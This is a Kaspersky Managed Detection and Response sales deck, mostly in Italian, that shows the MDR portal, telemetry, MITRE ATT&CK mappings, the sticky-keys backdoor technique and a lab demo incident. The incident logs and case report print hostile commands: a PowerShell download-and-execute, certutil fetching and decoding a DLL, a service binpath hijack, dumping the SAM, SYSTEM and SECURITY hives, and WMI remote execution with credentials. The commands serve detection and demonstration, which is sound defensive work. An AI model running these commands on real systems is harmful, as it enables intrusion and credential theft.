

Kaspersky Managed Detection and Response

kaspersky

Agenda

Perché Kaspersky?

Panoramica del servizio

Dettagli tecnici

Esempio di incidente

Piattaforme, SLA, livelli

Perché Kaspersky?

La nostra Threat Intelligence

4

400M

Utenti protetti nel mondo


250.000

Aziende protette

83%

La percentuale di test indipendenti
che ci colloca nella classifica [Top3](#)

Con petabyte di dati da estrapolare dai threat, tecnologie avanzate di machine-learning e un pool di esperti unico al mondo, Kaspersky è in grado di rilevare cyberattacchi non individuabili in passato.



Le nostre competenze

5

700+ Gruppi
di threat
e campagne

360.000 nuovi file malevoli
rilevati ogni giorno
da Kaspersky

200+ esperti di sicurezza
di livello mondiale



Il Threat Research Team e il Global Research & Analysis Team operano in posizioni strategiche in tutto il mondo, offrendo informazioni e analisi estremamente approfondite di tutte le tipologie di threat

Panoramica del servizio



Advanced Threat Detection

Gli esperti dei Kaspersky SOC sono in grado di rilevare i più sofisticati attacchi mirati tramite centinaia di regole di threat hunting frutto della nostra Threat Intelligence e di oltre 20 anni di esperienza nella cybersecurity.



Efficienza

Gli esperti dei Kaspersky SOC monitorano gli eventi della vostra azienda **24x7**.

Analizziamo tutte le azioni sospette e segnaliamo solo gli incidenti reali, evitando i possibili falsi positivi.



Response and Remediation

Le segnalazioni degli incidenti sono affiancate dai suggerimenti su come rispondere ai threat rilevati.

È supportata anche la funzionalità di risposta preapprovata controllata da remoto.




The sidebar contains the following elements from top to bottom:

- Logo: Kaiserly Managed Detection and Response
- Monitoring (selected)
- Incidents (11)
- Assets
- Settings
- About
- Application is activated (with a checkmark)
- Account settings (with a right arrow)

Summary

Active incidents



Responses



Number of incidents



Maximal number of assets for this license



Portale MDR

Kaspersky
Managed Detection and Response

- Monitoring
- Incidents 11
- Assets**
- Settings
- About

Assets

[Receive a CSV report by email](#)

Asset name	Applications	Interfaces	Tenant	Last seen ago
DC	KES 11.4.0.233	2		about 3 hours
SKAB-X64-RS5	KES 11.1.1.126	1		about 3 hours
TS-KSC	KES 11.4.0.233	2		about 4 hours
DESKTOP-PIHFDO6	KES 11.2.0.2254	1		2 days
MINILAPTOP	KIS 21.1.15.500c	8		3 days
WIN-I43274G0VFK	KEA 3.9.1.1199	1		4 days
VN-VIRTUALBOX	KEA 3.9.3.411	1		5 days
TS-USER8	KEA 3.9.3.411	1		8 days
DESKTOP-6QE83OF	KIS 21.1.15.500a	1		9 days
TS-EXCHANGE	KES 11.4.0.233	1		9 days

← Previous 1 2 Next → 10 entries per page Entries: 1-10 / 20 total

Monitoring

Incidents

Assets

Settings

About

Incidents

ID / Created	Priority	Status	Resolution	Summary	Assets	Tactics
108655 10 JUL 2020	NORMAL	CLOSED	True positive	Opening a malicious document on JERRY.soc.lab	JERRY.soc.lab	TA0002:Execution
108600 10 JUL 2020	HIGH	CLOSED	True positive	Suspicious activity on host RENAT.soc.lab	RENAT.soc.lab, dc1.soc.lab	TA0005: Defense Evasion, TA0003:Persistence, 1 more...
108582 10 JUL 2020	HIGH	ON HOLD		Possible malicious activity on PC JERRY.soc.lab	JERRY.soc.lab	No
108528 10 JUL 2020	NORMAL	CLOSED	True positive	Infected Memory found on JERRY.soc.lab	JERRY.soc.lab	TA0003:Persistence
108554 10 JUL 2020	HIGH	CLOSED	True positive	Malicious Windows Management Instrumentation consumer object activity on host JERRY.soc.lab	JERRY.soc.lab	TA0002:Execution, TA0003:Persistence
108656 10 JUL 2020	HIGH	CLOSED	True positive	Carbanak/Cobalt-related attack on host JERRY.soc.lab	JERRY.soc.lab	TA0008: Lateral Movement, TA0003:_Persistence, 1 more...

← Previous 1 Next → 10 entries per page Entries: 1-6 / 6 total

☰
🏠



Kaspersky
Managed Detection and Response
PresalesDemoLab

- ☰ Monitoring
- 🔍 Incidents
- 📄 Assets
- ⚙️ Settings
- 📄 About

Incident 108600

Summary Responses (0) Communication (0) History (20)

Summary	Suspicious activity on host RENAT.soc.lab
Priority	HIGH
Status	CLOSED
Status description	Activity on RENAT.soc.lab is part of a Red Team Security Assessment.
Resolution	True positive
Created	07/10/2020 13:32
Updated	07/17/2020 18:01
MITRE Tactics	TA0005: Defense Evasion TA0003: Persistence TA0002: Execution
MITRE Techniques	T1027: Obfuscated_Files_or_Information T1038: DLL_Search_Order_Hijacking
Detection technology	KES

Affected

Affected assets (2) Asset-based IOCs (0) Network-based IOCs (0)

Asset name	Asset ID
RENAT.soc.lab	0xBcABC0728DE44D926A300B68D85A6B899
dc1.soc.lab	0xB3D3E772DF782BA5E1A639FB59901632

Description


At **2020.03.26 13:27:41** (UTC) on PC **RENAT.soc.lab** detected SharpHound and Powersploit activity. All multiple powershell commands were executed by the same way. In the first part of the command line:

```
powershell IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');
```

In the second part of the command line:

Dettagli tecnici

Architettura di alto livello del servizio



- Eventi del file system (creazione e modifica dei file)
- Eventi di processo (avvio, aggiunta e altre operazioni riguardanti il processo)
- Eventi di rete (connessione, query DNS, download di file, e-mail, ecc.)
- Eventi di sistema (registro, registri eventi, WMI, esecuzione automatica, ecc.)
- Eventi di endpoint security (ad es. rilevamento AV)
- Eventi di servizio

Esempio. Alcuni campi dell'evento di avvio del processo.

```
"processcmdline": "\"C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\PowerShell.exe\" -NoLogo -h",  
"processfilemd5": "0x234854B8BB71EF6D13BDB51A6C464CD9",  
"processfilepath": "c:\\windows\\lccm\\systemtemp\\84c17278-7077-4826-96fd-ae3ad25d3305.ps1",  
"processlogonsessionid": "0x85FA3",  
"processlogontype": 2,  
"processpid": 10000,  
"processuniquepid": "0xDB0702CF60C5AEC3",  
"processuserid": "S-1-5-21-1430328663-2098613005-1233803906-143945",  
"processversioninfodescription": "Windows PowerShell",  
"processversioninfooriginalfilename": "PowerShell.EXE",  
"processversioninfoproductname": "microsoft\\u00ae windows\\u00ae operating system",  
"processversioninfovendorname": "Microsoft Corporation",  
"productinfo": "kes 11.3.0.773 Windows 10 RS5 x64",  
"statsource": 1,  
"storageaddedfiletype": 2,  
"type": "aps",  
"user_description": "mdr_iro23",
```

Pipeline di elaborazione dei dati di telemetria – integrazione (esempi)

16



ATT&CK – Adversarial Tactics Techniques and Common Knowledge

Tattiche

Tecniche

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 14 techniques	Discovery 25 techniques	Lateral Movement 9 techniques
Active Scanning (3)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Credentials from Password Stores (3)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (12)	Access Token Manipulation (5)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (12)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Scheduled Task/Job (6)	Browser Extensions	Boot or Logon Initialization Scripts (5)	Direct Volume Access	Input Capture (4)	Cloud Service Dashboard	Remote Services (6)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Create or Modify System Process (4)	Execution Guardrails (1)	Man-in-the-Middle (2)	Cloud Service Discovery	Replication Through Removable Media
Search Closed Sources		Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Event Triggered Execution (15)	Exploitation for Defense Evasion	Modify Authentication Process (4)	Domain Trust Discovery	Software Deployment Tools
Search Open Technical Databases (5)		Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Exploitation for Privilege Escalation	File and Directory Permissions Modification (2)	Network Sniffing	File and Directory Discovery	Taint Shared Content
Search Open Websites (2)		Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Group Policy Modification	Group Policy Modification	OS Credential Dumping (8)	Network Service Scanning	Use Alternate Authentication Material (4)
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Hijack Execution Flow (11)	Hide Artifacts (7)	Steal Application Access Token	Network Share Discovery	
				Hijack Execution Flow (11)	Process Injection (11)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (4)	Network Sniffing	
				Implant Container Image	Scheduled Task/Job (6)	Impair Defenses (7)	Steal Web Session Cookie	Password Policy Discovery	
				Office Application Startup (6)	Valid Accounts (4)	Indicator Removal on Host (6)	Two-Factor Authentication Interception	Peripheral Device Discovery	
						Indirect Command Execution	Masquerading (6)	Permission Groups Discovery (3)	
						Masquerading (6)	Modify Authentication Process (4)	Process Discovery	
						Modify Authentication Process (4)	Modify Cloud Compute	Query Registry	
						Modify Cloud Compute		Remote System Discovery	

Event Triggered Execution: Accessibility Features

Other sub-techniques of Event Triggered Execution (15)

Adversaries may establish persistence and/or elevate privileges by executing malicious content triggered by accessibility features. Windows contains accessibility features that may be launched with a key combination before a user has logged in (ex: when the user is on the Windows logon screen). An adversary can modify the way these programs are launched to get a command prompt or backdoor without logging in to the system.

Two common accessibility programs are `C:\Windows\System32\sethc.exe`, launched when the shift key is pressed five times and `C:\Windows\System32\utilman.exe`, launched when the Windows + U key combination is pressed. The `sethc.exe` program is often referred to as "sticky keys", and has been used by adversaries for unauthenticated access through a remote desktop login screen.^[1]

Depending on the version of Windows, an adversary may take advantage of these features in different ways. Common methods used by adversaries include replacing accessibility feature binaries or pointers/references to these binaries in the Registry. In newer versions of Windows, the replaced binary needs to be digitally signed for x64 systems, the binary must reside in `%systemdir%`, and it must be protected by Windows File or Resource Protection (WFP/WRP).^[2] The `Image File Execution Options Injection` debugger method was likely discovered as a potential workaround because it does not require the corresponding accessibility feature binary to be replaced.

For simple binary replacement on Windows XP and later as well as on Windows Server 2003/R2 and later, for example, the program (e.g., `C:\Windows\System32\utilman.exe`) may be replaced with "cmd.exe" (or another program that provides backdoor access). Subsequently, pressing the appropriate key combination at the login screen while sitting at the keyboard or when connected over `Remote Desktop Protocol` will cause the replaced file to be executed with `SYSTEM` privileges.^[3]

Other accessibility features exist that may also be leveraged in a similar fashion:^{[2][4]}

- On-Screen Keyboard: `C:\Windows\System32\osk.exe`
- Magnifier: `C:\Windows\System32\Magnify.exe`
- Narrator: `C:\Windows\System32\Narrator.exe`
- Display Switcher: `C:\Windows\System32\DisplaySwitch.exe`
- App Switcher: `C:\Windows\System32\AtBroker.exe`

ID: T1546.008

Sub-technique of: T1546

Tactics: Privilege Escalation, Persistence

Platforms: Windows

Permissions Required: Administrator

Effective Permissions: SYSTEM

Data Sources: File monitoring, Process command-line parameters, Process monitoring, Windows Registry

CAPEC ID: CAPEC-558

Procedure Examples

Name	Description
APT29	APT29 used sticky-keys to obtain unauthenticated, privileged console access. ^{[5][6]}
APT3	APT3 replaces the Sticky Keys binary <code>C:\Windows\System32\sethc.exe</code> for persistence. ^[7]
APT41	APT41 leveraged sticky keys to establish persistence. ^[8]
Axiom	Axiom actors have been known to use the Sticky Keys replacement within RDP sessions to obtain persistence. ^[9]
Deep Panda	Deep Panda has used the sticky-keys technique to bypass the RDP login screen on remote systems during intrusions. ^[10]
Empire	Empire can leverage WMI debugging to remotely replace binaries like <code>sethc.exe</code> , <code>Utilman.exe</code> , and <code>Magnify.exe</code> with <code>cmd.exe</code> . ^[11]

Mitigations

Mitigation	Description
Execution Prevention	Adversaries can replace accessibility features binaries with alternate binaries to execute this technique. Identify and block potentially malicious software executed through accessibility features functionality by using application control ^[12] tools, like Windows Defender Application Control ^[13] , <code>AppLocker</code> , ^{[14][15]} or Software Restriction Policies ^[16] where appropriate. ^[17]
Limit Access to Resource Over Network	If possible, use a Remote Desktop Gateway to manage connections and security configuration of RDP within a network. ^[18]
Operating System Configuration	To use this technique remotely, an adversary must use it in conjunction with RDP. Ensure that Network Level Authentication is enabled to force the remote desktop session to authenticate before the session is created and the login screen displayed. It is enabled by default on Windows Vista and later. ^[19]

Detection

Changes to accessibility utility binaries or binary paths that do not correlate with known software, patch cycles, etc., are suspicious. Command line invocation of tools capable of modifying the Registry for associated keys are also suspicious. Utility arguments and the binaries themselves should be monitored for changes. Monitor Registry keys within `HKKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`.

- Più di 700 regole di threat hunting attive
- Regole create dai nostri esperti SOC
- Regole basate sulla nostra Threat Intelligence e sul framework MITRE ATT&CK
- Regole costantemente aggiornate con informazioni fornite da nostri servizi di Threat Intelligence

Esempio: possibile backdoor nelle funzioni accessibilità

- **Regola:** uno degli strumenti di accessibilità (ad esempio Narrator o Utilman) viene sostituito (ad esempio con cmd.exe)
- **MITRE:** [T1546.008 Event Triggered Execution: Accessibility Features](#)
- **Perché insospettirsi:** questa tipologia di attività non è comune e può essere utilizzata dagli attaccanti per garantire la propria persistenza e/o elevare i propri privilegi
- **Possibili falsi positivi:** la probabilità di falsi positivi è scarsa. Alcuni amministratori di sistema possono avvalersene per semplificare il proprio lavoro, ma ciò rende vulnerabile il sistema


Come funziona



Esempio di incidente

Schema di attacco (ai fini della demo, KES è configurato in modalità di sola notifica)

23



1. Compromissione di ENTERPRISE\Dawlish_J senza privilegi
2. Raggiungimento di LOCAL SYSTEM attraverso una configurazione di sistema non ottimale
3. Dump del file SAM locale
4. Attacco brute-force alle password dell'amministratore locale (IEUSER), che hanno un hash NTML facile da forzare

5. Individuazione della sessione di amministrazione del dominio attivo e assunzione dell'identità di ENTERPRISE\Johnson_A
6. Violazione dell'hash NTLM dell'utente krbtgt tramite attacco DCSYNC
7. Generazione di golden ticket e salvataggio sul file ticket.krb

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione IRP – Telemetria

```
aps_hunts suspicious_certutil_usage_downloading_or_remote_interaction (create filter) suspicious_process_spawned_by_office_application (create filter)
attack_stages : Command and Control, Execution
attackttps : T1105; Remote File Copy
clientsideeventtime : 2018-04-24T12:00:16.177843Z
creation_time : 2009-07-13T23:33:53.390152Z
digital_signature_flags_list : Signed, Trusted, Explicit, Catalog
digitalsignatureorganization : Microsoft Corporation
eventsubtypetype : 2
eventtype : 2
file_attributes_list : Archive
file_md5 : 0x7B973145F7E1B59330CA4DD1F86B3D55 FF check
file_path : c:\windows\system32\certutil.exe
file_size : 889856
filecmdline "MSEXCEL.EXE \..\..\..\Windows\System32\certutil.exe" -urlcache -split -f http://192.168.117.171/C_20273.txt C:\Users\Public\C_20273.txt
filecmdline_url : http://192.168.117.171/C_20273.txt
first_execution_time : 2018-04-19T11:28:21.990620Z
last_write_time : 2009-07-14T01:14:14.109000Z
parentprocessfilepath C:\Program Files\Microsoft Office\Office15\OUTLOOK.EXE
parentprocesspid : 544
parentprocessuniquepid : 0xBAFF99400000220
primarybinaryformat : FormatExecutableWin32pe
processcmdline :
processfilemd5 : 0x6BCEDC4E98D9C2AEFB187A19846EF459 FF check
processfilepath c:\program files\microsoft office\office15\excel.exe
```

Applicazione delle regole di threat hunting

Estrazione dell'URL dalla riga di comando arricchito con i dati sulla reputazione (sconosciuto):

t	url_categories	Unknown
o	url_check_date	2018-04-24 13:18:26
t	url_verdict	Undefined

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione IRP – Telemetria

25

```
aps_hunts suspicious_certutil_usage_decoding (create filter) suspicious_process_spawned_by_office_application (create filter)
attack_stages : Defense Evasion, Execution
attack_ttps : T1140: Deobfuscate/Decode Files or Information
clientsideeventtime : 2018-04-24T12:00:24.065573Z
creation_time : 2009-07-13T23:33:53.390152Z
digital_signature_flags_list : Signed, Trusted, Explicit, Catalog
digitalsignatureorganization : Microsoft Corporation
eventsubtype : 2
eventtype : 2
file_attributes_list : Archive
file_md5 : 0x7B973145F7E1B59330CA4DD1F86B3D55 FF check
file_path : c:\windows\system32\certutil.exe
file_size : 889856
filecmdline "MSEXCEL.EXE \..\..\..\Windows\System32\certutil.exe" -decode C:\Users\Public\C_20273.txt C:\Users\public\C_20273.dll
first_execution_time : 2018-04-19T11:28:21.990620Z
last_write_time : 2009-07-14T01:14:14.109000Z
parentprocessfilepath C:\Program Files\Microsoft Office\Office15\OUTLOOK.EXE
parentprocesspid : 544
parentprocessuniquepid : 0xBAFF99400000220
primarybinaryformat : FormatExecutableWin32pe
processcmdline :
processfilemd5 : 0x6BCEDC4E98D9C2AEFB187A19846EF459 FF check
processfilepath c:\program files\microsoft office\office15\excel.exe
```

Applicazione
delle regole
di threat hunting

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione IRP - Alert

b0416672e0e5475f85 fc3eb901a9bb58	aps	Imported	system_service_discovery DAWLISH-PC.enterprise.local system_service_discovery DAWLISH-PC.enterprise.local soclab
d687c87d86a24bb7bf ce71d63806caad	aps	Imported	system_owner_or_user_discovery DAWLISH-PC.enterprise.local system_owner_or_user_discovery DAWLISH-PC.enterprise.local soclab
3ccb79ea2c8c44fa88 219660b6ec7e72	aps	Imported	system_owner_or_user_discovery DAWLISH-PC.enterprise.local system_owner_or_user_discovery DAWLISH-PC.enterprise.local soclab
0c6566a24b3943acad 160aec07ee9df3	aps	Imported	system_owner_or_user_discovery DAWLISH-PC.enterprise.local system_owner_or_user_discovery DAWLISH-PC.enterprise.local soclab
3601220074324c3fa0 425f09f558033e	aps	Imported	suspicious_powershell_cmd_or_script_spawning DAWLISH-PC.enterprise.local suspicious_powershell_cmd_or_script_spawning DAWLISH-PC.enterprise.local soclab
45f5e1258f5e4cbda4 dbbd7fff907477	aps	Imported	suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local soclab
f4d97ab2edc446e6be 4ea48b491616a6	aps	Imported	suspicious_certutil_usage_decoding, suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local suspicious_certutil_usage_decoding suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local soclab
d77688577ae14e6881 e76909cd521ecc	aps	Imported	interesting_pdm_detects DAWLISH-PC.enterprise.local interesting_pdm_detects DAWLISH-PC.enterprise.local soclab
c58acc64990543da9a 624feca90d4306	aps	Imported	possible_vulnerability_exploitation_detects DAWLISH-PC.enterprise.local possible_vulnerability_exploitation_detects DAWLISH-PC.enterprise.local soclab
778b99332e1f4ddfb 9e3561e653330f	aps	Imported	suspicious_certutil_usage_downloading_or_remote_interaction, suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local suspicious_certutil_usage_downloading_or_remote_interaction suspicious_process_spawned_by_office_application DAWLISH-PC.enterprise.local soclab

Regole di threat hunting viste in precedenza

Esempio di incidente (KES configurato in modalità di sola informazione) – Visualizzazione IRP – creazione di un caso

27

Case report

Malicious activity was detected in **soclab** infrastructure.

At **12:00:09 2018-04-24 (UTC)** excel process was launched from outlook process on host **DAWLISH-PC.enterprise.local** which means that some e-mail attachment was opened.

At **12:00:16 2018-04-24 (UTC)** suspicious certutil execution from this excel process was detected:

```
"HSEXCEL.EXE \\.\\.\\.\\.Windows\System32\certutil.exe" -urlcache -split -f hxxp[://][192].[168].[117].[171]/C_20273[.]txt C:\Users\Public\C_20273.txt
"HSEXCEL.EXE \\.\\.\\.\\.Windows\System32\certutil.exe" -decode C:\Users\Public\C_20273.txt C:\Users\Public\C_20273.dll
```

Suspicious file C_20273.dll was created on host and executed:

```
"HSEXCEL.EXE \\.\\.\\.\\.Windows\System32\rundll32.exe" shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll
```

As a result at **12:04:58 2018-04-24 (UTC)** command line utility was launched from process:

```
whoami
whoami /user
C:\Windows\system32\net1 user
net user
net user IEUSER
C:\Windows\system32\net1 user IEUSER
C:\Windows\system32\net1 user dawlish_j /domain
net user dawlish_j /domain
net group /domain "Domain admins"
C:\Windows\system32\net1 group /domain "Domain admins"
query user
```

Then **FoxitReaderService** was reconfigured:

```
tasklist /svc
sc qc FoxitReaderService
sc config FoxitReaderService binpath= "rundll32.exe shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll"
sc qc FoxitReaderService
sc stop Foxitreaderservice
```

At **12:10:52 2018-04-24 (UTC)** another command line utility was launched from process:

```
whoami
reg.exe save hklm\sam C:\sam.save
reg.exe save hklm\system C:\system.save
reg.exe save hklm\security C:\security.save
```

After that remote execution via WMI service was detected on the host **DAWLISH-PC.enterprise.local**:

```
wmic /NODE:"Johnson-PC.enterprise.local" /USER:"Johnson-PC.enterprise.local\IEUSER" /PASSWORD:"Passw@rd!" PROCESS CALL CREATE "certutil.exe -split -f hxxp[://][192].[168].[117].[171]/C_20273[.]txt C:\Users\Public\C_20273.txt"
wmic /NODE:"Johnson-PC.enterprise.local" /USER:"Johnson-PC.enterprise.local\IEUSER" /PASSWORD:"Passw@rd!" PROCESS CALL CREATE "certutil.exe -decode C:\Users\Public\C_20273.txt C:\Users\Public\C_20273.dll"
wmic /NODE:"Johnson-PC.enterprise.local" /USER:"Johnson-PC.enterprise.local\IEUSER" /PASSWORD:"Passw@rd!" PROCESS CALL CREATE "rundll32.exe shell32.dll Control_RunDLL C:\Users\Public\C_20273.dll"
```

